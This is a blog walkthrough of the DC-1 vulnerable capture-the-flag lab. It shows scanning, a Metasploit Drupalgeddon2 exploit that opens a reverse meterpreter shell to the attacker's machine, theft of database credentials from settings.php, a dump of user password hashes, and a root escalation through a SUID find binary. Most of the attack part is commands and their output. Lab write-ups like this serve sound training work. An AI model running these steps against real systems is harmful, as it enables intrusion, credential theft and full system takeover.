

DC-1 is a deliberately constructed vulnerable lab intended for gaining penetration testing experience. It poses a challenge for novices, and the ease of navigating it will vary based on your skills, knowledge, and learning capacity.

So, Let's Start...

Step 1: *netdiscover*


to find ip address

Press enter or click to view image in full size



```
(root@kali)-[/home/kali]
# netdiscover
```

Press enter or click to view image in full size



```
Currently scanning: 192.168.40.0/16 | Screen View: Unique Hosts
10 Captured ARP Req/Rep packets, from 6 hosts. Total size: 600
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	40:33:06:04:93:90	5	300	Taicang T&W Electronics
192.168.1.6	28:c5:d2:d0:3a:22	1	60	Intel Corporate
192.168.1.7	08:00:27:dd:8d:29	1	60	PCS Systemtechnik GmbH
192.168.1.3	0c:96:e6:04:00:d5	1	60	Cloud Network Technology (Samoa) Limited
192.168.1.2	5e:75:fa:3c:cf:d2	1	60	Unknown vendor
192.168.1.4	48:1b:40:30:8c:3c	1	60	Technicolor CH USA Inc.

Step 2: *nmap -A 192.168.1.7*

Press enter or click to view image in full size

```


(root@kali)-[/home/kali]
# nmap -A 192.168.1.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-13 12:10 EDT
Nmap scan report for 192.168.1.7
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
_ ssh-hostkey:
  1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
  2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
_ 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
_ http-server-header: Apache/2.2.22 (Debian)
_ http-title: Welcome to Drupal Site | Drupal Site
_ http-generator: Drupal 7 (http://drupal.org)
  http-robots.txt: 36 disallowed entries (15 shown)
  /includes/ /misc/ /modules/ /profiles/ /scripts/
  /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
  /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
  _/LICENSE.txt /MAINTAINERS.txt
111/tcp    open  rpcbind  2-4 (RPC #100000)
_ rpcinfo:
  program version  port/proto  service
  100000  2,3,4    111/tcp    rpcbind
  100000  2,3,4    111/udp    rpcbind
  100000  3,4      111/tcp6   rpcbind
  100000  3,4      111/udp6   rpcbind
  100024  1        33151/udp6 status

```

The NMAP scan indicates that three ports are open: 22 (SSH), 80 (HTTP), and 111 (RPC).

Discovering that port 80 is running HTTP, we proceed to open the IP address in our web browser.

Press enter or click to view image in full size



- Gaining access through Metasploit

Step 3: msfconsole

search Drupal

Press enter or click to view image in full size

```
msf6 > search Drupal

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/drupal_coder_exec    2016-07-13      excellent Yes     Drupal CODER Module Remote Command Ex
1  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28      excellent Yes     Drupal Drupalgeddon 2 Forms API Prope
2  \ target: Automatic (PHP In-Memory)      .               .       .       .
3  \ target: Automatic (PHP Dropper)         .               .       .       .
4  \ target: Automatic (Unix In-Memory)      .               .       .       .
5  \ target: Automatic (Linux Dropper)       .               .       .       .
6  \ target: Drupal 7.x (PHP In-Memory)      .               .       .       .
7  \ target: Drupal 7.x (PHP Dropper)        .               .       .       .
8  \ target: Drupal 7.x (Unix In-Memory)     .               .       .       .
9  \ target: Drupal 7.x (Linux Dropper)      .               .       .       .
10 \ target: Drupal 8.x (PHP In-Memory)      .               .       .       .
11 \ target: Drupal 8.x (PHP Dropper)        .               .       .       .
12 \ target: Drupal 8.x (Unix In-Memory)     .               .       .       .
13 \ target: Drupal 8.x (Linux Dropper)      .               .       .       .
14 \ AKA: SA-CORE-2018-002                   .               .       .       .
15 \ AKA: Drupalgeddon 2                     .               .       .       .
16 exploit/multi/http/drupal_drupalgeddon 2014-10-15      excellent No      Drupal HTTP Parameter Key/Value SQL I
17 \ target: Drupal 7.0 - 7.31 (form cache PHP injection method)
```

use 1 (exploit/unix/webapp/drupal_drupalgeddon2)

Press enter or click to view image in full size

```
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

set RHOSTS 192.168.1.7

Press enter or click to view image in full size

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.1.7
RHOSTS => 192.168.1.7
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

run

Press enter or click to view image in full size

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 192.168.1.7
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.7:35466) at 2024-06-13 12:23:13 -0400
meterpreter >
```

And, we got the meterpreter shell

Press enter or click to view image in full size

```
meterpreter > shell
Process 3150 created.
Channel 0 created.
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```

And we got our First flag ***flag1.txt***

Let's open flag1.txt to get hint.

cat flag1.txt

```
cat flag1.txt
Every good CMS needs a config file - and so do you.
```

cd sites

ls

```
cd sites
ls
README.txt
all
default
example.sites.php
```

cd default

ls

```
cd default
ls
default.settings.php
files
settings.php
```

cat settings.php


Press enter or click to view image in full size

```
cat settings.php
<?php

/**
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 */

$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupaldb',
          'username' => 'dbuser',
          'password' => 'R0ck3t',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
    ),
);

/**
```



And we got our Second flag;)

python -c 'import pty; pty.spawn("/bin/bash")'

Press enter or click to view image in full size

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www/sites/default$
```

mysql -u dbuser -p

Press enter or click to view image in full size

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 74
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

show databases;

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)
```

use drupaldb;


Press enter or click to view image in full size

```
mysql> use drupaldb
use drupaldb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
mysql> 
```

show tables;

Press enter or click to view image in full size



- find users



select * from users;

Press enter or click to view image in full size

```
mysql> select * from users;
select * from users;
```

uid	name	pass	access	login	status	timezone	language	picture	mail	init	theme	signature	signature_format	created
0			0		0	NULL			0		NULL		NULL	0
1	admin	\$\$DvQI6Y600iNeXRiEMF94Y6FvN8nujJcEDTCP9nS5.138jnEKuDR	1718295293	1718212243	1	Australia/Melbourne			admin@example.com				NULL	1550581826
2	Fred	\$\$DwGrxf6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg	1550582225	1550582225	1	Australia/Melbourne			fred@example.org		b:0;		filtered_html	1550581952

After Carcking the hash using hashcat.

The password was 53cr3t.

And we login and found our Third flag in dashboard.

Press enter or click to view image in full size

Home » Administration

[+ Customize dashboard](#)

Recent content		
flag3 admin	edit	delete
Main Fred	edit	delete

[More](#)

Search for

Who's online

- Fred
- admin

Then for the fourth flag, we have to go in meterpreter again.

shell

ls

```
meterpreter > shell
Process 3178 created.
Channel 1 created.
ls
```

pwd

cd /home

ls

```
pwd
/var/www
cd /home
ls
flag4
```

find / -perm -u=s -type f 2>/dev/null

Press enter or click to view image in full size

```
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

id

find . -exec /bin/sh \; -quit

id

cd /root

ls

cat thefinalflag.txt

Press enter or click to view image in full size

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
find . -exec /bin/sh \; -quit
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
cd /root
ls
thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```

Yayy And we got our Fourth flag too.

Thank you for reading my blog.

– By Harshit somani

